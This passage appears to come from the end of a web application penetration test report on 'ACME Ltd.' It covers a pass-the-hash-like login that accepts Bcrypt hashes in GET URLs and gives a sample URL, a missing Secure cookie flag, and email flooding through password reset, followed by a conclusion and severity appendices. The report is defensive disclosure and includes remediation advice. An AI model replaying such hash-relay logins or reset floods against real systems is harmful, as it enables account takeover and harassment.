
Description

In the URL /ar/home/index and /ar/modelfactorie/viewlist, when clicking on "The demand" on "Add new" button, a request is sent to https://acme.ltd to an endpoint known as "Old-Portal_Login".

This behavior is considered insecure for two reasons. The first issue with this approach is regarding the way the arguments are being sent to the web server, via GET requests. HTTP requests of the verb GET are known for logging the requests on proxies, web server logs and browser history.



[redacted]
[redacted]
[redacted]

The second issue is a Pass-the-Hash-like attack against ACME's application. Just by simply browsing the URL https://acme.ltd/auth/Old-Portal_Login?email=mallory.blazeinfosec@gmail.com&password=$2a$12$op9xfYM//48TZof1ZQ4q/AXK8UffXXXXXXXXXXXXX.CChuR45wnGo1xD the user gets logged in:



https://[redacted]/ar/home/index/

https://[redacted]/auth/Old-Portal_Login?email=[redacted]@gmail.com&password=$2a$12$op9xfYM//48TXid0[redacted].CChuR24wMgJ5xC



https://[redacted]auth/Old-Portal_Login?email=[redacted]@gmail.com&password=$2a$1[redacted]l8TX

This behavior means that if an attacker breached the database, there would not even be the need to waste resources to crack the Bcrypt hashes (known for being resistant to password cracking), as they could be simply relayed to the "Old Login" functionality, which would log them in.

The impact of this issue is twofold: one is regarding the logging of the Bcrypt hash in different parts, whereas the second one is related to the fact the mere possession of the password hash, with no need to spend computing power cracking them, would be enough to log into the user's session.

Reference

- ✓ https://owasp.org/www-community/vulnerabilities/Information_exposure_through_query_strings_in_url
- ✓ https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure
- ✓ https://cwe.mitre.org/data/definitions/598.html
- ✓ https://searchsecurity.techtarget.com/definition/pass-the-hash-attack

Solution

If the business permits, it is advisable to remove this functionality altogether or implement it in a way using POST request instead to mitigate part of the risk brought by this issue. To prevent altogether the Pass-the-Hash attack, a review of the design of the application might be needed.


8.8 Session Cookie Without Secure Flag Enabled

SEVERITY: LOW **CWE-ID:** CWE-614 **CVSS SCORE:** 3.7	
AFFECTED POINTS	https://acme.ltd
OWASP TOP 10	A5 - Security Misconfiguration

Description

The attribute secure is an option that can be set in the cookie with the intent to prevent these session tokens to traverse the network over non-HTTPS channels; that is, the cookie can be only sent to the application when an encrypted HTTPS connection is established between the browser and the application, thus avoiding session hijacking attacks via eavesdropping and/or Man-in-the-Middle (MITM) attacks.

The image below shows the lack of the attribute secure in the session cookie:



```
HTTP/1.1 200 OK
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Set-Cookie: ASP.NET_SessionId=gig35kb[redacted]v; path=/; HttpOnly
X-Frame-Options: SAMEORIGIN
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
[redacted]
```

Reference

- ✓ https://owasp.org/www-community/controls/SecureCookieAttribute
- ✓ https://portswigger.net/kb/issues/00500200_tls-cookie-without-secure-flag-set
- ✓ https://resources.infosecinstitute.com/securing-cookies-httponly-secure-flags/

Solution

In order to solve the mentioned problem, reconfigure the session management functionality of the application so session cookies can have the flag secure enabled.


8.9 Email Flood Via Password Reset

SEVERITY: LOW	**CWE-ID:** CWE-799	**CVSS SCORE:** 3.5
AFFECTED POINTS	https://acme.ltd/user/ForgotPasswordChoice	
OWASP TOP 10	A5 - Security Misconfiguration	

Description

It was noticed the application does not implement CAPTCHA, API rate limit or other mechanisms that prevents automated request for password reset.

As proof of concept, the following image illustrates an automated attack that sends requests to reset a user's password multiple times:


Drag Your Favorite Folders Here
[redacted]@blazeinfosec.com
Inbox 1
Drafts [1]
Sent
Trash 8
Archives
All
Unread
By Date
Today
13:57
13:57
13:57
13:57
13:57
13:57
13:57
A
To [redacted]@blazeinfosec.com
http://[redacted]//User/ChangePassword?ac=[redacted]diDAqXQ==

This behavior could be a minor annoyance if a malicious user decides to send multiple requests to flood another user's inbox.

Reference

- ✓ http://projects.webappsec.org/w/page/13246938/Insufficient%20Anti-automation
- ✓ http://projects.webappsec.org/w/page/13246915/Brute%20Force

Solution

An efficient countermeasure against automated attacks is to implement a CAPTCHA. Google's reCaptcha is a popular and very robust solution that can be used to protect an application against such attacks.

Also, consider implementing rate limiting to prevent such automated requests.

9.0 Conclusion

The ultimate goal of a security assessment is to bring the opportunity to better illustrate the risk of an organization and help make it understand and validate its security posture against potential threats to its business.

The exercise showed that the security posture of the applications could be improved as they contain a handful of security vulnerabilities. The most severe issues were related to the absence of access control verification in key areas, such as in the user update mechanism – which could be exploited by a user to change the email address of arbitrary users. This issue could be easily used to take over all accounts in the application due to the ease of exploitation and predictability of the user IDs.

Additionally, issues related to the absence of sanitization of user input combined with an incorrect way to craft SQL queries, could lead to a scenario of blind SQL injection and compromise of the database. Another noteworthy problem in the application was the lack of sanitization and output escaping, as described in the stored cross-site scripting vulnerability.

The application was also prone to issues related to access control checks, where a user could visualize tickets belonging to other users, where they originally did not have access to.

With that in mind, Blaze provide the following recommendations that we believe should be adopted as next steps to further enhance the security posture of the organization:

- ✓ Immediately fix the high severity issues reported in this document;
- ✓ Understand the risky usage of crafting SQL queries from user-supplied input without using the correct parametrization;
- ✓ Consider actively reviewing access control checks in key areas of the application to prevent IDORs and privilege escalation problems;
- ✓ Do not trust user-supplied input prior sanitization, especially when using the input in security-important decisions;
- ✓ Perform continuous patch management of the infrastructure and continuous scanning of application vulnerabilities;

Blaze Information Security would like to thank the team of ACME Ltd. for their support and assistance during the entire engagement.

10.0 Appendix A - Vulnerability Criteria Classification

Below are the risk rating criteria used to classify the vulnerabilities discussed in this report:

SEVERITY	DESCRIPTION
CRITICAL	This leads to the compromise of the system and the data it handles. Can be exploited by an unskilled attacker using publicly available tools and exploits. Must be addressed immediately.
HIGH	Usually leads to the compromise of the system and the data it handles.
MEDIUM	Does not lead to the immediate compromise of the system but when chained with other issues can bring serious security risks. Nevertheless, it is advisable to fix them accordingly.
LOW	Do not pose an immediate risk and even when chained with other vulnerabilities are less likely to cause serious impact.
INFO	Does not pose an immediate risk, but requires continuous surveillance so that it doesn't become a liability through ill-use or future modifications in the system.

11.0 Appendix B - Remediation Priority Suggestion

For this assessment it was defined an order of prioritization for remediation of the vulnerabilities discovered. The criteria used to define this order took into consideration the severity and the perceived effort required to fix the issues.

The following table lists the order in which the vulnerabilities should be fixed:

SEVERITY	DESCRIPTION
HIGH	Deletion of order requests of other users
HIGH	Application prone to blind SQL injection
CRITICAL	Application prone to mass account hijack vulnerability
HIGH	Account hijacking via password reset link poisoning
HIGH	Stored Cross Site Scripting (XSS)
MEDIUM	ACME Portal vulnerable to Server Side Request Forgery (SSRF)
MEDIUM	Bcrypt encrypted credentials being sent as GET request and Pass-the-Hash-like attack
LOW	Session cookie without secure flag enabled
LOW	Email flood via password reset

BLAZE
INFORMATION SECURITY

BRAZIL

+55 81 3071.7148
R. VISCONDE DE JEQUITINHONHA, 279,
EMPRESARIAL TANCREDO NEVES, OFFICE
701, RECIFE, PERNAMBUCO

PORTUGAL

+351 222 081 647
PRAÇA DO BOM SUCESSO, 131 - OFFICE 206,
4150-146, PORTO

WWW.BLAZEINFOSEC.COM
INFO@BLAZEINFOSEC.COM